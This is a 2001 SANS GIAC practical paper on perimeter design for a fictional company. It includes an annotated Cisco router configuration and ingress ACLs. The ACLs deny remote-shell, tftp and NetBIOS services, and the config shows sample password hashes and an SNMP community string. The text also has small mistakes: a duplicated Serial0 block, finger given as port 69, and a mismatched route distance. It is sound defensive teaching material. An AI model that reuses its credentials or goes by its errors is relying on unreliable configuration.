Perimeter Security with Netfilter

SANS GIAC: Firewalls, Perimeter Protection, and Virtual Private Networks

Practical Assignment Submission v1.6a
by
Michael J Gauthier
NS2001 San Diego, CA
November 14th 2001

Index

Assignment 1 - Security Architecture

GIAC Enterprises

The new upstart in online fortune cookie sayings sales, GIAC Enterprises, is a small but rapidly growing company. GIAC is currently a small online seller of fortune cookie sayings with annual sales of $15 million. They are currently located completely in a single metropolitan area with three offices totaling fewer than 300 employees.

The bulk of their customer base consists of fortune cookie manufactures located throughout the English-speaking world. They currently communicate with these customers using rudimentary electronic means. However GIAC is planning to move to a 99 percent Internet based communication strategy with their customers, suppliers and partners. Manufactures are large proponents of this strategy and are very excited to receive up to the minute newly developed fortune cookie sayings.

The wise suppliers of fortune cookie sayings currently utilize email to submit their work to GIAC. Using e-mail to submit work to GIAC is an ever-present worry for the authors and GIAC due to the insecure nature of e-mail. It has also caused lag time in the business process because of the intermediary who would have to enter the email into the database.

GIAC has a global network of non-English speaking partners who translate and resell GIAC's sayings. These partners are often far remote sites and the demand and transition to VPN technology has already begun. Their bandwidth demands are usually very low but cost of fixed circuits is often very prohibitive.

The three offices occupied by GIAC are currently connected via local Telco circuits. These lines have been reliable and inexpensive. Due to this, and the remaining contract years on the circuits, GIAC has decided that fixed lines are appropriate for inter-connecting their sites.

The future for e-commerce looks bright at GIAC with over 125% growth last year and predicted over 100% growth for the next three years. GIAC's rapid growth has been attributed to its commitment to bring its business to the Internet. Due to this rapid expansion GIAC has named their number three priority easy expandability.

Business Requirements

GIAC's number one goal for their e-commerce venture is to get sayings from suppliers and to customers. If security infringes upon this ultimate goal too severely the overall venture will fail. The primary goal of the security architecture is to guarantee the security of the sayings on the SQL database. A databases compromise would also lead to failure of the e- commerce venture. The final primary goal is to provide an easy avenue of expandability and produce a scalable architecture.

Customers and suppliers require access to the sayings, or to upload sayings, in a number of different formats through standard applications. There is no single platform (Mac, Unix, Windows, etc.) supported therefore GIAC chose web based access. Custom server components have been written to convert the sayings into a number of formats that can then be downloaded from a web portal. GIAC's business partners require VPN access to the GIAC campus network. Once secure access is granted via the VPN GIAC's network management team takes control and implements their policy much as they do now across dedicated circuits. The employees at GIAC will require a great deal of Internet access given their large software development and artistic creation teams.

The network management team will require SNMP and SSH/Terminal Server access to all servers and security devices to accomplish the primary goal of availability. Both management and security teams agree that access will be limited to two hosts on the internal network. No such connections will be allowed from the Internet or from one server to another. These hosts will need to be hardened, access restricted, and closely monitored.

To obtain the second primary objective access restrictions need to be placed on the servers that interact with Internet hosts. The servers that communicate with the database need to be segmented from public use servers. A line of security should also sit between the SQL server and all clients. Precautions also need to be taken to ensure the security of the machines on the internal network. Their communication with the Internet should be provided through a proxy whenever possible. When a proxy is not available there should be an automated system, after configuring, of connection setup and teardown so as not to overburden administrators. Connections through the VPN will require available configuration of full access to the internal network, as the applications using the VPN have not yet been finalized.

Security Architecture

To start, a prioritized list of assets to secure:

1. SQL database server
2. Functioning connection to the server for customers and suppliers
    1. Internet connection
    2. Router
    3. Web server
    4. DNS server
3. Internal network
    1. Servers
    2. Email
    3. Human resources databases
    4. Workstations
4. Corporate Reputation
5. Business partners' VPN
6. Public Web and SMTP servers
7. Employees' VPN
8. Employees' Internet connection

Separate risk groups in order of assumed risk:

1. System malfunction
    1. Equipment failure
    2. Disaster
    3. Internet communication failure
2. Internet based attack
3. Business partner insider attack
4. Insider attack

The security architecture starts with the number one asset at the bottom and the number two risk group at the top. *The number one risk group is outside of the scope of this paper*. All Internet communications pass through a filtering router and the main firewall. A service network connects off the main firewall to hold all common public access services. Two secure web servers are located off the firewall on the commerce network, they act as proxies to communicate with the SQL server. The VPN concentrator has two logical connections passing over the same physical connection to the firewall. The final port on the main firewall connects to the internal network. The internal and internal commerce networks connect to an, appropriately named, internal firewall. The SQL server is then connected to this firewall thus being separated from all applicable risk groups.




Diagram 2 illustrates GIAC's access needs as defined by their business objectives.




Diagram 3 shows the requirements set by the network management group for access not directly related to business needs but necessary for management and server operation.








Diagram 4 shows the main traffic flows for customers/suppliers, business partners/remote users, and employee email and web access. Therefore encompassing all the user groups identified by GIAC.


Customer/ Supplier Access
Customer/ Supplier
DNS Query/ Response
HTTPS/SSL Sesion
SQL Session
The Internet
WAN Link
1
2
Router
External Firewall
DNS Server
Webserver for Suppliers
Webserver for Customers
3
Internal Firewall
Database Server SQL Database Containing Fortune Cookie Sayiings


VPN Flow
The Internet
Unregulated Encrypted IPSec Tunnel
WAN Link
1
Sanitized Encrypted IPSec Tunnel
Router
Unregulated Clear Network Traffic
Filtered Clear Network Traffic
2
3
External Firewall
VPN Server
4
Compter
Compter
Printer
Internal Network
User
User
Server
Server





This architecture provides for a number of security checkpoints starting with the Internet router. This router provides filtering capability to block a great deal of address spoofed traffic as well as traffic that should never enter or leave GIAC's network. Second is the main firewall providing filtering and logging capability for all traffic between the Internet and all traffic between the service and VPN networks. The VPN server, a specialized security device, will provide the main point of enforcement for GIAC's VPN policy. It is important to note that all decrypted traffic must pass back through the main firewall to undergo additional security checks and logging. Finally the internal firewall provides a final layer of security for the SQL server. It could also serve as an additional connection point between the commerce servers and the internal network. These vulnerabilities need to be kept in mind and monitored.

Equipment List, Placement, and Expansion Plan

With most perimeter protection being focused on the Internet the logical starting point becomes the ISP. GIAC's ISP will provide secondary DNS service for GIAC's domain as well as secondary SMTP mail spooling. They have also been asked to limit ICMP traffic to no more than two percent of the total link bandwidth. Due to GIAC's low bandwidth requirement they have chosen a single ISP to deliver two T1 circuits. The circuits are provided by different telecommunication providers and terminate into different POPs. Acquiring additional bandwidth from the ISP would be relatively easy. Acquiring bandwidth from a second provider would be more difficult due to the non-portable nature of GIAC's IP space.

Cisco 4000M series modular router running IOS version 12.1.9 *While the 4000 series router could fulfill the necessary duties it is an end-of-life/end-of-sale product and was chosen because the writer owns one and can thus produce and test the necessary configurations. A 3640 series would be the appropriate current model.* The router is easily upgradeable in a number of ways. It is modular with support for a large quantity of media; note that modules need to be inserted while offline thus requiring a communications interruption. An identically configured higher speed router could be installed, causing a very short communications interruption, less than two minutes in most circumstances.

A Linux kernel 2.4.16 machine running Netfilter will serve as the main firewall. The server hardware vendor will be GIAC's chosen vendor. The machine should contain at least 512MB RAM and 18GB of disk space. The main requirements for RAM will be the state table and avoiding any use of swap, disk space will be used mainly for the purpose of logging. If the x86 platform is chosen the processor should be at least 1GHz. The server must support a minimum of five 10/100 Ethernet ports and should allow for the addition of more. All possible hardening measures should be taken including limiting SNMP and SSH management to two hosts on the internal network. Expansion possibilities for the main firewall include: Installing addition RAM, disk space, and dual processors. Installing addition NIC's both 10/100 and 1000Base with the option of creating fast ether-channels to aggregate NICs to increase bandwidth. Alternatively we could dedicate a second NIC to the VPN device thus having two physical connections rather than just two logical connections. More drastic measures could include setting up a second/third/fourth firewall dedicated to the VPN, service network, or commerce network. Such options increase both complexity, which is why they are not part of the original design, and performance.

A Linux kernel 2.4.16 machine running Linux FreeS/WAN 1.93 will be the VPN server. The hardware specifications are very similar to that of the main firewall. The greatest concern will be the processor. A 1GHz processor should easily be able to handle encrypting/decrypting the maximum bandwidth, less than 3Mb. The main expansion need would be matched dual or quad processors and more RAM. The option of additional VPN servers would also be possible.

Servers, the next line in the security sand. All commerce, service, and proxy servers should be hardened, both OS and applications, and have all necessary logging implemented as well as logging to a central syslog server. All the security devices listed above should also log to this server. Finally disaster recovery plans should be in place and tested for the servers and the above mentioned systems including physical security, configuration and full system backup and restore, offsite backup, and incident handling procedures. The servers are mentioned here as a reminder to their relationship in the security architecture, any additional discussion is however outside the scope of this paper.

A Linux kernel 2.4.16 machine running Netfilter will act as the internal firewall. The internal firewall is a much more difficult issue than its main counterpart. It does not suffer the same bandwidth limit, i.e. the Internet connection, as the main firewall thus allowing for wildly different throughput possibilities. Nowhere in GIAC's requirements was throughput specified between the internal network and the SQL server. It could, though doubtful given GIAC's size, be in excess of 100Mbps. When preparing such a firewall one should not summarily dismiss possibilities as "unusual" as frequent full database copies from production server to internal development/backup server. With that said and a complete lack of guide anywhere else in this paper a dual 1GHz machine with 1GB of RAM and 18GB of disk space is recommended. Processor, RAM, and NIC upgrades are the most obvious candidates for future upgrades. Additionally servers with high throughput to the SQL server, a backup server for example, could be relocated to the subnet behind the internal firewall.

The SQL server will serve as our proverbial pot of gold. Again servers remain outside the scope of this paper save for the reminder that all possible hardening, authentication, and connection logging should be configured.

Intrusion detection systems could also be installed in a number of locations. IDS implementation and configuration will not be discussed in this paper because they will no doubt be the subject of their own assignment. Each network in GIAC's enterprise is a candidate for a Network based IDS and has spare IP address reserved in case they are required. The most likely locations would be, in order, the filtered network, internal network, service network, SQL network, internal commerce network. The commerce and VPN networks would be unlikely because all traffic is encrypted and the VPN networks unencrypted traffic all should flow to the internal network.

References

Cisco Systems - http://www.cisco.com
    Cisco 4000 Series
    IOS 12.1

Linux Kernel - http://www.kernel.org

Netfilter - http://netfilter.samba.org/

Linux FreeS/WAN - http://www.freeswan.org

SANS Institute Track 2.5 - Network Design and Performance by Chris Brenton

---

Assignment 2 - Security Policy

The Border Router

The network management team has mandated two types of access telnet and SNMP. Neither type of access will be available from the outside interface, in fact both ingress and egress filters on the serial ports will drop all traffic on the associated ports. Access control lists, ACLs, will be setup on the VTYs, telnet access ports, and the SNMP sessions. The ACLs will accept connections only from the IP addresses associated with the designated management stations.

The border router security policy was based on the theory, block all unwanted traffic that we will "never" want to see. Never is a key word, as we want to avoid adjusting and auditing the border router on a routine basis to enable new traffic patterns. Therefore when GIAC states the possible need for "transparent" Internet access for the internal network we chose to leave the router policy open and block the traffic at the main firewall.

The Router Configuration

```
version 12.1
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
```

Place timestamp information on debug and log entries. Use the date and time based on the local timezone including milliseconds and record the timezone offset.

```
service password-encryption
no service tcp-small-servers
no service udp-small-servers
no service finger
```

Encrypt passwords stored in the config. Disable echo, discard, chargen, and daytime TCP and UDP services as well as the finger server, port 69.

```
hostname Router
enable secret 5 $1$6NeZ$BJoG/nG6UqzrGsCMA0oqd1
clock timezone cst -6
clock summer-time cdt recurring
```

```
username user password 7 06160E325F59060B01
```

Set the routers hostname and the password to enter privileged exec mode. Set the timezone and daylight savings time, thus syncing log times with the servers that use local time information. Set username and password combinations for router access.

```
ip subnet-zero
no ip source-route
no ip bootp server
no ip finger
```

Allow use of the "zero" subnet, i.e. 172.16."0".0/24. Disallow use of source routing and disable the bootp server. Disable the finger service; the no service finger is kept for IOS 11 and older compatibility. IOS 12 and up uses "no ip finger."

```
ip domain-name giac.com
ip name-server 24.0.0.36
```

Assigns the domain name and the DNS server to use. Multiple name-server's can be assigned.

```
interface Ethernet0
 ip address 24.0.0.9 255.255.255.248
 no ip proxy-arp
 no ip directed-broadcast
 media-type 10BaseT
 random-detect
 keepalive
 no cdp enable
!
interface Serial0
 ip address 24.0.0.2 255.255.255.252
 ip access-group Ingress in
 ip access-group Egress out
 no ip proxy-arp
 no ip directed-broadcast
 no ip unreachables
 random-detect
 keepalive
 no cdp enable
!
interface Serial0
 ip address 24.0.0.2 255.255.255.252
 ip access-group Ingress in
 ip access-group Egress out
 no ip proxy-arp
 no ip directed-broadcast
 no ip unreachables
 random-detect
 keepalive
 no cdp enable
```

Disable proxy ARP and disallow directed broadcasts, i.e. smurf attack. Set the media type and enable Weighted Random Early Detection (WRED) and 10 second keepalives. Disable Cisco Discovery Protocol, which gives a good deal of information to the ISP router. No ip unreachables stops the router from sending admin prohibited ICMP out the serial interfaces and thus makes the router slightly harder to fingerprint. Finally assigning the ACLs to the serial interfaces, thus blocking all the bad traffic on the Internet side but leaving the Ethernet side unfiltered.

```
ip classless
no ip http server
ip reflexive-list timeout 900
```

Allow classes use of IP's thus permitting the variable length subnet masks for the 24.0.0.0/24 network, and disable the HTTP interface. Set the timeout value for reflexive ACL tables to 900, thus an FTP command window will drop after downloads over fifteen minutes.

```
ip route 0.0.0.0 0.0.0.0 24.0.0.1
ip route 0.0.0.0 0.0.0.0 24.0.0.5
ip route 24.0.0.0 255.255.255.0 Null0 254
ip route 24.0.0.16 255.255.255.248 24.0.0.11
ip route 24.0.0.24 255.255.255.248 24.0.0.11
ip route 24.0.0.32 255.255.255.224 24.0.0.11
ip route 24.0.0.64 255.255.255.224 24.0.0.11
```

Our routes include a default route out both serial ports followed by a route for our network pointing to the bit bucket. This route has a high administrative distance, 253, thus the routes following could be summarized 24.0.0.0 255.255.255.0. However we enter the specific networks so unused IP destinations will not be forwarded to the firewall. The null route then keeps packets for unused IP space from bouncing back and fourth between us and our ISP, good administrative practice. The 24.0.0.64 route solves any address resolution protocol (ARP) issues with using NAT, the router simply ARPs for the firewalls, 24.0.0.11, media access control (MAC) address and forwards the packets to it.

```
logging buffered 8192 informational
logging facility local5
logging source-interface Ethernet0
logging 24.0.0.37
```

Keep a rolling log on router of everything but debug messages. Set the facility, source interface (i.e. source IP address), and remote logging host IP address.

```
access-list 10 permit 24.0.0.72
access-list 10 permit 24.0.0.71
```

Define access-list 10 to only permit the management workstations.

```
access-list 110 permit tcp any host 24.0.0.34 eq www
access-list 110 permit tcp any host 24.0.0.35 eq smtp
access-list 110 permit tcp any host 24.0.0.26 eq 443
access-list 110 permit tcp any host 24.0.0.27 eq 443
access-list 110 permit tcp any host 24.0.0.28 eq 443
access-list 110 permit tcp any host 24.0.0.29 eq 443
access-list 110 permit tcp any host 24.0.0.30 eq 443
```

Define access list 110 to accept any traffic for the public TCP ports on our servers, i.e. Web, Mail, and commerce SSL.

```
ip tcp intercept list 110
ip tcp intercept mode watch
ip tcp intercept max-incomplete low 600
ip tcp intercept max-incomplete high 800
ip tcp intercept one-minute low 600
ip tcp intercept one-minute high 800
```

Introducing the Cisco IOS TCP Intercept feature. Set the router to watch TCP connection establishment matching ACL 110. Default to watch mode not intercept mode, thus under normal operation the router will simple watch incoming connection attempts and close connects that take longer than thirty seconds. Lower the defaults, which are 900 and 1100 respectively, because we do not anticipate more than 500 open connection attempts or incoming connection attempts during a one-minute period. Thus if the router sees more than 800 incoming (in a one minute period) or open, i.e. incomplete three way handshake, TCP sessions it will go into aggressive mode and start issuing resets to the oldest partial connection until the values fall below the low threshold. Therefore our open service ports are protected against a TCP SYN flood.

```
snmp-server community EDSLjweiofe349saDf#@$!9f RO 10
snmp-server location GIAC-HQ
snmp-server contact admin@giac.com
```

Configure SNMP setting location and contact if you don't mind people knowing. First configuring a difficult to guess community name setting read only access and only accepting communication from stations matching ACL 10.

```
banner motd ^C
Warning!
This network and associated computer and information systems are the
Property of GIAC Enterprises. The use of these systems is exclusively
restricted to those who have received proper authorization. Any other
use is a violation of Title 18 United States Code Section 1030, and is
subject to criminal penalties and civil damages. All use of this network
and the associated computer and information systems is subject to monitoring
at all times. Any use of this system constitutes explicit consent to such
monitoring. All information obtained from such monitoring will be provided
to the proper investigative authorities.
Warning!

^C
```

A proper banner stating whose system this is, consent to monitoring, realization that permission is required, and knowledge that unauthorized use is subject to criminal penalties.

```
line con 0
 exec-timeout 5 0
 login local
line aux 0
 exec-timeout 5 0
 login local
 transport input none
line vty 0 4
 exec-timeout 5 0
 login local
 access-class 10
```

Set a five-minute timeout, and require logging with username and password pairs on each line. Restrict inputs on aux port and set access list 10 on all telnet access.

```
ntp server 24.0.0.34
ntp server 24.0.0.35
ntp server 24.0.0.36
```

Pull the time from our three internal NTP servers.

The Ingress ACL

```
ip access-list extended Ingress
 remark The long list of drop no matter what
 remark Private IP's don't use the Internet
 deny   ip 10.0.0.0 0.255.255.255 any log
 deny   ip 127.0.0.0 0.255.255.255 any log
 deny   ip 172.16.0.0 0.15.255.255 any log
 deny   ip 192.168.0.0 0.0.255.255 any log
 remark Networks not in use can't generate traffic
 deny   ip 224.0.0.0 31.255.255.255 any log
 deny   ip 169.254.0.0 0.0.255.255 any log
 deny   ip 0.0.0.0 1.255.255.255 any log
 deny   ip 2.0.0.0 0.255.255.255 any log
 deny   ip 5.0.0.0 0.255.255.255 any log
 deny   ip 7.0.0.0 0.255.255.255 any log
 deny   ip 14.0.0.0 0.255.255.255 any log
 deny   ip 23.0.0.0 0.255.255.255 any log
 deny   ip 27.0.0.0 0.255.255.255 any log
 deny   ip 31.0.0.0 0.255.255.255 any log
 deny   ip 36.0.0.0 0.255.255.255 any log
 deny   ip 37.0.0.0 0.255.255.255 any log
 deny   ip 39.0.0.0 0.255.255.255 any log
 deny   ip 41.0.0.0 0.255.255.255 any log
 deny   ip 42.0.0.0 0.255.255.255 any log
 deny   ip 49.0.0.0 0.255.255.255 any log
 deny   ip 50.0.0.0 0.255.255.255 any log
 deny   ip 58.0.0.0 1.255.255.255 any log
 deny   ip 60.0.0.0 0.255.255.255 any log
 deny   ip 69.0.0.0 0.255.255.255 any log
 deny   ip 70.0.0.0 1.255.255.255 any log
 deny   ip 72.0.0.0 7.255.255.255 any log
 deny   ip 82.0.0.0 1.255.255.255 any log
 deny   ip 84.0.0.0 3.255.255.255 any log
 deny   ip 88.0.0.0 7.255.255.255 any log
 deny   ip 96.0.0.0 31.255.255.255 any log
 deny   ip 197.0.0.0 0.255.255.255 any log
 deny   ip 221.0.0.0 0.255.255.255 any log
 deny   ip 222.0.0.0 1.255.255.255 any log
 remark All the ports so evil that they get an explicit deny
 deny   tcp any any eq sunrpc log
 deny   tcp any any range 135 139
 deny   tcp any any eq 445 log
 deny   tcp any any range exec cmd log
 deny   udp any any eq tftp log
 deny   udp any any eq sunrpc log
 deny   udp any any range 135 netbios-ss
 deny   udp any any range snmp snmptrap log
 deny   udp any any eq 445 log
 deny   udp any any eq syslog log
 remark Nothing should ever come from the Internet to the fw
 remark the internal addresses are ok because they will route
 remark in the opposite direction
 deny   ip any host 24.0.0.11 log
 deny   ip any host 24.0.0.33 log
 deny   ip any host 24.0.0.25 log
 deny   ip any host 24.0.0.17 log
 remark Allow the ISP router to talk to our router
 permit ip host 24.0.0.1 host 24.0.0.2
 permit ip host 24.0.0.1 host 24.0.0.6
 permit ip host 24.0.0.5 host 24.0.0.2
 permit ip host 24.0.0.5 host 24.0.0.6
 remark Our IPs are on the other side
 deny   ip 24.0.0.0 0.0.0.255 any
 remark Ok if it matches let it through
 remark Service network
 remark Web server requests in
 permit tcp any host 24.0.0.34 eq www
 remark Mail server incoming mail
 permit tcp any host 24.0.0.35 eq smtp
 remark Responses to Mail server for outgoing mail
 evaluate SMTP
 remark DNS server requests in
 permit tcp any host 24.0.0.36 eq domain
 permit udp any host 24.0.0.36 eq domain
 remark Responses to DNS server for outgoing requests
 evaluate DNS
 remark NTP in checks the state table
 evaluate NTP
 remark Commerce network
 remark SSL to Customer/Supplier Servers all but fw on net open 26~30
 permit tcp any 24.0.0.26 0.0.0.1 eq 443
 permit tcp any 24.0.0.28 0.0.0.1 eq 443
 permit tcp any host 24.0.0.30 eq 443
 remark VPN Network
 permit esp any host 24.0.0.18
 permit udp any eq isakmp host 24.0.0.18 eq isakmp
 remark Internal Network
 evaluate Internal-Network
 remark Acceptable ICMP Types
 permit icmp any any echo
 permit icmp any any echo-reply
 permit icmp any any administratively-prohibited
 permit icmp any any unreachable
 permit icmp any any packet-too-big
 permit icmp any any source-quench
 permit icmp any any time-exceeded
 permit icmp any any ttl-exceeded
```

Note that with SSL, the VPN, the internal network, and with ICMP that we are somewhat lenient. Further blocking can be done at the firewall but we do not want to micro-manage anymore on the router. Note we log all denied traffic so we can get a list of offenders. With the exception of ports 135-139, after all it is just Windows. We may need to cut down or become more specific with the logging if we identify benign traffic patterns.

The Egress ACL

```
ip access-list extended Egress
 remark The denies
 remark Private IP's are not listening
 deny   ip any 10.0.0.0 0.255.255.255 log
